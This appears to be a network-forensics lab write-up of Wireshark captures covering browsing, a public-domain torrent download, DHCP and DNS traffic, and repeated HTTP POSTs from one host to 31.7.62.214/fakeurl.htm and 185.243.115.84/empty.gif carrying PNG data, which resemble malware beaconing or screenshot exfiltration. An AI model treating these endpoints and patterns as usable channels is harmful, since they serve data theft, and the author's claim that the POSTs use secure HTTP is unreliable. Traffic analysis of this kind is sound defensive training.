12403 188.032415900 172.16.4.205 93.95.100.178 HTTP 498 GET /browserfiles/fonts/k3k702ZOKilJc3Wvjup1z0gdml0LZdjqr5-oayXSOefg...
12538 190.197610600 172.16.4.205 166.62.111.64 HTTP 562 GET /?ginger_action=time HTTP/1.1
12814 194.106890000 172.16.4.205 166.62.111.64 HTTP 522 GET /wp-content/uploads/2018/02/cropped-MSCCIIcon-192x192.png HTTP/1...
12815 194.112368600 172.16.4.205 93.95.100.178 HTTP 342 GET /browserfiles/favicon/firefox.ico HTTP/1.1
...0 0000 0000 0000 = Fragment offset: 0
Time to live: 128
Protocol: TCP (6)
Header checksum: 0x27da [validation disabled]
[Header checksum status: Unverified]
Source: 172.16.4.205
Destination: 166.62.111.64
Transmission Control Protocol, Src Port: 49190, Dst Port: 80, Seq: 4790, Ack: 819733, Len: 332
Hypertext Transfer Protocol
GET /wp-content/uploads/2018/02/Beauty.jpg HTTP/1.1\r\n
Host: mysocalledchaos.com\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n
Accept: image/webp,*/*\r\n
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
DNT: 1\r\n
Connection: keep-alive\r\n
Referer: http://mysocalledchaos.com/\r\n
\r\n
[Full request URI: http://mysocalledchaos.com/wp-content/uploads/2018/02/Beauty.jpg]
[HTTP request 14/14]
[Prev request in frame: 9154]
```

# Web Browsing - Interesting File

## Torrent Application Download

No.	Time	Source	Destination	Protocol	Length	Info
68964	764.678400300	10.0.0.201	50.63.243.230	HTTP	276	GET //MEkwRzBFMEMwQTAJBgUrDgMCggUABBS2CA1fbGt26xPk0KX4ZguoUjM0TgQUQM...
69126	765.135559600	10.0.0.201	168.215.194.14	HTTP	534	GET /nshowmovie.html?movieid=513 HTTP/1.1
69142	765.263272500	10.0.0.201	168.215.194.14	HTTP	471	GET /yellow-star.gif HTTP/1.1
69150	765.279673000	10.0.0.201	172.217.9.2	HTTP	434	GET /pagead/show_ads.js HTTP/1.1
69155	765.290109300	10.0.0.201	50.18.44.131	HTTP	412	GET /tools/diggthis.js HTTP/1.1
69167	765.416418700	10.0.0.201	168.215.194.14	HTTP	500	GET /grabs/bettybooprythmonthereservationgrab.jpg HTTP/1.1
69213	765.837950500	10.0.0.201	168.215.194.14	HTTP	465	GET /divx1.jpg HTTP/1.1
69298	766.857868300	10.0.0.201	52.94.240.125	HTTP	415	GET /s/ads.js HTTP/1.1
69347	767.585292600	10.0.0.201	168.215.194.14	HTTP	531	GET /usercomments.html?movieid=513 HTTP/1.1
69434	768.625230500	10.0.0.201	52.94.240.125	HTTP	427	GET /s/ads-common.js HTTP/1.1
69470	768.919511100	10.0.0.201	72.21.202.62	HTTP	885	GET /e/cm?t=publicdomai0f-20&o=1&p=4&l=op1&pvid=40C236A13FDD0B68&re...
69542	769.560506300	10.0.0.201	52.94.233.131	HTTP	1067	GET /1/associates-ads/1/OP/?cb=1531628232887&p=%7B%22program%22%3A%2...
69706	770.366956400	10.0.0.201	168.215.194.14	HTTP	589	GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Re...
+ 69750	770.563257500	10.0.0.201	140.211.166.134	HTTP	195	GET /version-1.0 HTTP/1.1
69754	770.572697300	10.0.0.201	91.189.95.21	HTTP	423	GET /announce?info_hash=%e4%be%9eM%b8v%e3%e3%17%97x%b0%3e%90b%97%be%...
69980	771.231145500	10.0.0.201	168.215.194.14	HTTP	434	GET /bt/announce.php?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%8360...
70010	771.307842200	10.0.0.201	168.215.195.227	HTTP	434	GET /announce?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%8360%03%09y...
70122	771.590958400	10.0.0.201	168.215.194.14	HTTP	253	GET /bt/scrape.php?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%8360%0...
70144	771.637310900	10.0.0.201	168.215.195.227	HTTP	253	GET /scrape?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%8360%03%09y%6...
77816	833.561991600	10.0.0.201	72.21.91.29	HTTP	288	GET /MFEWtBNMEmswSTAJBgUrDgMCggUABBSAUQYBmQ2awn1Rh6Doh%2FsBYgFV7gQUA...
77820	833.569289700	10.0.0.201	72.21.91.29	HTTP	290	GET /MFEWtBNMEmswSTAJBgUrDgMCggUABBTBL0V27RV27LBduom%2FnYB45SPUEwQUS...
77843	833.798402300	10.0.0.201	72.21.91.29	HTTP	292	GET /MFEWtBNMEmswSTAJBgUrDgMCggUABBThvAI%2FnN49qPTJY2qTQtfkLxjvEAQuo...

.... 0101 = Header Length: 20 bytes (5)  
 ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)  
 Total Length: 181  
 Identification: 0x18a8 (6312)  
 ▶ Flags: 0x4000, Don't fragment  
 ... 0 0000 0000 0000 = Fragment offset: 0  
 Time to live: 128  
 Protocol: TCP (6)  
 Header checksum: 0xa378 [validation disabled]  
 [Header checksum status: Unverified]  
 Source: 10.0.0.201  
 Destination: 140.211.166.134  
 ▶ Transmission Control Protocol, Src Port: 49841, Dst Port: 80, Seq: 1, Ack: 1, Len: 141  
 ▶ Hypertext Transfer Protocol  
 ▶ GET /version-1.0 HTTP/1.1\r\n  
 Accept-Encoding: identity\r\n  
 Host: download.deluge-torrent.org\r\n  
 Connection: close\r\n  
 User-Agent: Python-urllib/2.7\r\n  
 \r\n  
 [Full request URI: http://download.deluge-torrent.org/version-1.0]  
 [HTTP request 1/1]  
 [Response in frame: 69756]

## A file download request from a Torrent Site

No.	Time	Source	Destination	Protocol	Length	Info
68964	764.678400300	10.0.0.201	50.63.243.230	HTTP	276	GET //MEkwRzBFMEMwQTAJBgUrDgMCggUABBS2CA1fbGt26xPk0KX4ZguoUjM0TgQUQM...
69126	765.135559600	10.0.0.201	168.215.194.14	HTTP	534	GET /nshowmovie.html?movieid=513 HTTP/1.1
69142	765.263272500	10.0.0.201	168.215.194.14	HTTP	471	GET /yellow-star.gif HTTP/1.1
69150	765.279673000	10.0.0.201	172.217.9.2	HTTP	434	GET /pagead/show_ads.js HTTP/1.1
69155	765.290109300	10.0.0.201	50.18.44.131	HTTP	412	GET /tools/diggthis.js HTTP/1.1
+ 69167	765.416418700	10.0.0.201	168.215.194.14	HTTP	500	GET /grabs/bettybooprythmonthereservationgrab.jpg HTTP/1.1
69213	765.837950500	10.0.0.201	168.215.194.14	HTTP	465	GET /divx1.jpg HTTP/1.1
69298	766.857868300	10.0.0.201	52.94.240.125	HTTP	415	GET /s/ads.js HTTP/1.1
69347	767.585292600	10.0.0.201	168.215.194.14	HTTP	531	GET /usercomments.html?movieid=513 HTTP/1.1
69434	768.625230500	10.0.0.201	52.94.240.125	HTTP	427	GET /s/ads-common.js HTTP/1.1
69470	768.919511100	10.0.0.201	72.21.202.62	HTTP	885	GET /e/cm?t=publicdomai0f-20&o=1&p=4&l=op1&pvid=40C236A13FDD0B68&re...
69542	769.560506300	10.0.0.201	52.94.233.131	HTTP	1067	GET /1/associates-ads/1/OP/?cb=1531628232887&p=%7B%22program%22%3A%2...
69706	770.366956400	10.0.0.201	168.215.194.14	HTTP	589	GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Re...
69750	770.563257500	10.0.0.201	140.211.166.134	HTTP	195	GET /version-1.0 HTTP/1.1
69754	770.572697300	10.0.0.201	91.189.95.21	HTTP	423	GET /announce?info_hash=%e4%be%9eM%b8v%e3%e3%17%97x%b0%3e%90b%97%be%...
69980	771.231145500	10.0.0.201	168.215.194.14	HTTP	434	GET /bt/announce.php?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%8360...
70010	771.307842200	10.0.0.201	168.215.195.227	HTTP	434	GET /announce?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%8360%03%09y...
70122	771.590958400	10.0.0.201	168.215.194.14	HTTP	253	GET /bt/scrape.php?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%8360%0...
70144	771.637310900	10.0.0.201	168.215.195.227	HTTP	253	GET /scrape?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%8360%03%09y%6...
77816	833.561991600	10.0.0.201	72.21.91.29	HTTP	288	GET /MFEWtBNMEmswSTAJBgUrDgMCggUABBSAUQYBmQ2awn1Rh6Doh%2FsBYgFV7gQUA...
77820	833.569289700	10.0.0.201	72.21.91.29	HTTP	290	GET /MFEWtBNMEmswSTAJBgUrDgMCggUABBTBL0V27RV27LBduom%2FnYB45SPUEwQUS...
77843	833.798402300	10.0.0.201	72.21.91.29	HTTP	292	GET /MFEWtBNMEmswSTAJBgUrDgMCggUABBThvAI%2FnN49qPTJY2qTQtfkLxjvEAQuo...

Total Length: 486  
 Identification: 0x7681 (30337)  
 ▶ Flags: 0x4000, Don't fragment  
 ... 0 0000 0000 0000 = Fragment offset: 0  
 Time to live: 128  
 Protocol: TCP (6)  
 Header checksum: 0x0ce2 [validation disabled]  
 [Header checksum status: Unverified]  
 Source: 10.0.0.201  
 Destination: 168.215.194.14  
 ▶ Transmission Control Protocol, Src Port: 49817, Dst Port: 80, Seq: 481, Ack: 11057, Len: 446  
 ▶ Hypertext Transfer Protocol  
 ▶ GET /grabs/bettybooprythmonthereservationgrab.jpg HTTP/1.1\r\n  
 Referer: http://publicdomaintorrents.info/nshowmovie.html?movieid=513\r\n  
 Accept: image/png,image/svg+xml,image/\*;q=0.8,\*/\*;q=0.5\r\n  
 Accept-Language: en-US\r\n  
 Accept-Encoding: gzip, deflate\r\n  
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134\r\n  
 Host: publicdomaintorrents.info\r\n  
 Connection: Keep-Alive\r\n  
 \r\n  
 [Full request URI: http://publicdomaintorrents.info/grabs/bettybooprythmonthereservationgrab.jpg]  
 [HTTP request 2/2]

# HTTP POST Request Method - Interesting Traffic

## A post request method using secure HTTP connection

- What kind of traffic did you observe? Which protocol(s)?
  - The warning indicates that “Unencrypted HTTP protocol detected over encrypted port, could indicate a dangerous configuration”
  - The POST Request Method is using a secure HTTP protocol TCP Port 443.
  - There are multiple traffic found on the same request.

No.	Time	Source	Destination	Protocol	Length	Info
4481	61.393482800	172.16.4.205	166.62.111.64	HTTP	661	POST /wp-admin/admin-ajax.php HTTP/1.1 (application/x-www-form-urlencoded)
13010	196.168142500	172.16.4.205	185.243.115.84	HTTP	126	POST /empty.gif HTTP/1.1 (application/x-www-form-urlencoded)
13086	196.795147600	172.16.4.205	185.243.115.84	HTTP	534	POST /empty.gif HTTP/1.1 (application/x-www-form-urlencoded)
23682	335.615005700	172.16.4.205	185.243.115.84	HTTP	326	POST /empty.gif HTTP/1.1 (application/x-www-form-urlencoded)
23757	336.836091400	172.16.4.205	31.7.62.214	HTTP	268	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
23806	337.521523900	172.16.4.205	31.7.62.214	HTTP	486	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
23836	338.082205600	172.16.4.205	31.7.62.214	HTTP	322	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
23867	338.375807400	172.16.4.205	31.7.62.214	HTTP	339	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
26139	373.287799600	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
27702	398.455630400	172.16.4.205	185.243.115.84	HTTP	496	POST /empty.gif?ss&ss1img HTTP/1.1 (PNG)
28546	411.402247800	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
31329	455.126955900	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
31721	461.182108400	172.16.4.205	185.243.115.84	HTTP	1366	POST /empty.gif?ss&ss2img HTTP/1.1 (PNG)
31732	461.200029100	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
31734	461.205453400	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
31736	461.210814700	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
31738	461.216163900	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
31799	461.461327500	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
31801	461.466697000	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
31803	461.472201200	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
31877	461.792202200	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)

# DHCP Request

## DHCP Protocol using UDP Port 67 and 68

part\_3.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

**dhcp**

No.	Time	Source	Destination	Protocol	Length	Info
3312	50.382222800	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0x45714260
23687	335.628617000	172.16.4.4	172.16.4.205	DHCP	342	DHCP ACK - Transaction ID 0x463c3b47
23708	336.029724400	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0x463c3b47
31783	461.405481600	172.16.4.4	172.16.4.205	DHCP	342	DHCP ACK - Transaction ID 0x8b4f027d
31788	461.414812500	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0x8b4f027d
55419	641.041865800	0.0.0.0	255.255.255.255	DHCP	378	DHCP Request - Transaction ID 0xba8bd7f0
55420	641.047496500	10.6.12.12	255.255.255.255	DHCP	351	DHCP ACK - Transaction ID 0xba8bd7f0
56171	644.329009000	0.0.0.0	255.255.255.255	DHCP	380	DHCP Request - Transaction ID 0x6b0e1d90
56172	644.334065400	10.6.12.12	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0x6b0e1d90
65433	743.503872800	0.0.0.0	255.255.255.255	DHCP	379	DHCP Request - Transaction ID 0x20640255
65434	743.509344200	10.0.0.1	10.0.0.201	DHCP	342	DHCP ACK - Transaction ID 0x20640255
82231	902.090777100	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0x45714260
1025...	1187.3371614...	172.16.4.4	172.16.4.205	DHCP	342	DHCP ACK - Transaction ID 0x463c3b47
1026...	1187.7382629...	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0x463c3b47

Frame 102583: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface eth0, id 0

Ethernet II, Src: Dell\_19:49:50 (a4:ba:db:19:49:50), Dst: LenovoEM\_b0:63:a4 (00:59:07:b0:63:a4)

Internet Protocol Version 4, Src: 172.16.4.4, Dst: 172.16.4.205

User Datagram Protocol, Src Port: 67, Dst Port: 68

Dynamic Host Configuration Protocol (ACK)

- Message type: Boot Reply (2)
- Hardware type: Ethernet (0x01)
- Hardware address length: 6
- Hops: 0
- Transaction ID: 0x463c3b47
- Seconds elapsed: 0
- Bootp flags: 0x0000 (Unicast)
- Client IP address: 172.16.4.205
- Your (client) IP address: 0.0.0.0
- Next server IP address: 0.0.0.0
- Relay agent IP address: 0.0.0.0
- Client MAC address: LenovoEM\_b0:63:a4 (00:59:07:b0:63:a4)
- Client hardware address padding: 00000000000000000000000000000000

0000 00 59 07 b0 63 a4 a4 ba db 19 49 50 08 00 45 00 ·Y·c... IP·E·  
0010 01 48 0d 68 00 00 80 11 cb 4b ac 10 04 04 ac 10 ·H·h... K.....  
0020 04 cd 00 43 00 44 01 34 19 ae 02 01 06 00 46 3c ..C·D·4.....F<  
0030 3b 47 00 00 00 00 ac 10 04 cd 00 00 00 00 00 00 ;G.....  
0040 00 00 00 00 00 00 59 07 b0 63 a4 00 00 00 00 00 .....Y·c...  
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

Dynamic Host Configuration Protocol: Protocol

Packets: 104286 · Displayed: 14 (0.0%) · Profile: Default

part\_3.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

**dhcp**

No.	Time	Source	Destination	Protocol	Length	Info
3312	50.382222800	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0x45714260
23687	335.628617000	172.16.4.4	172.16.4.205	DHCP	342	DHCP ACK - Transaction ID 0x463c3b47
23708	336.029724400	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0x463c3b47
31783	461.405481600	172.16.4.4	172.16.4.205	DHCP	342	DHCP ACK - Transaction ID 0x8b4f027d
31788	461.414812500	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0x8b4f027d
55419	641.041865800	0.0.0.0	255.255.255.255	DHCP	378	DHCP Request - Transaction ID 0xba8bd7f0
55420	641.047496500	10.6.12.12	255.255.255.255	DHCP	351	DHCP ACK - Transaction ID 0xba8bd7f0
56171	644.329009000	0.0.0.0	255.255.255.255	DHCP	380	DHCP Request - Transaction ID 0x6b0e1d90
56172	644.334065400	10.6.12.12	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0x6b0e1d90
65433	743.503872800	0.0.0.0	255.255.255.255	DHCP	379	DHCP Request - Transaction ID 0x20640255
65434	743.509344200	10.0.0.1	10.0.0.201	DHCP	342	DHCP ACK - Transaction ID 0x20640255
82231	902.090777100	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0x45714260
1025...	1187.3371614...	172.16.4.4	172.16.4.205	DHCP	342	DHCP ACK - Transaction ID 0x463c3b47
1026...	1187.7382629...	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0x463c3b47

Ethernet II, Src: LenovoEM\_b0:63:a4 (00:59:07:b0:63:a4), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

Internet Protocol Version 4, Src: 172.16.4.205, Dst: 255.255.255.255


User Datagram Protocol, Src Port: 68, Dst Port: 67

Dynamic Host Configuration Protocol (Inform)

- Message type: Boot Request (1)
- Hardware type: Ethernet (0x01)
- Hardware address length: 6
- Hops: 0
- Transaction ID: 0x45714260
- Seconds elapsed: 0
- Bootp flags: 0x0000 (Unicast)
- Client IP address: 172.16.4.205
- Your (client) IP address: 0.0.0.0
- Next server IP address: 0.0.0.0
- Relay agent IP address: 0.0.0.0
- Client MAC address: LenovoEM\_b0:63:a4 (00:59:07:b0:63:a4)
- Client hardware address padding: 00000000000000000000000000000000
- Server host name not given
- Boot file name not given
- Magic cookie: DHCP
- Option: (53) DHCP Message Type (Inform)
  - Length: 1
  - DHCP: Inform (8)
- Option: (61) Client identifier
  - Length: 7
  - Hardware type: Ethernet (0x01)
  - Client MAC address: LenovoEM\_b0:63:a4 (00:59:07:b0:63:a4)

# DNS Queries / Interesting DNS Query

## DNS Queries using UDP Port 53



65138	742.230999300	10.6.12.203	10.6.12.12	DCERPC	274	Alter_context: call_id: 2, Fragment: Single, 1 context items: DRSSUAPI V4.0 (-
65139	742.242616600	10.6.12.12	10.6.12.203	DCERPC	159	Alter_context_resp: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5
55420	641.047496500	10.6.12.12	255.255.255.255	DHCP	351	DHCP ACK - Transaction ID 0xba8bd7f0
56172	644.334065400	10.6.12.12	255.255.255.255	DHCP	342	DHCP NAK - Transaction ID 0xb6b0e1d90
55429	641.057300600	10.6.12.157	10.6.12.12	DNS	96	Standard query 0x9c26 SRV ldap._tcp.dc._msdcs.frank-n-ted.com SRV -
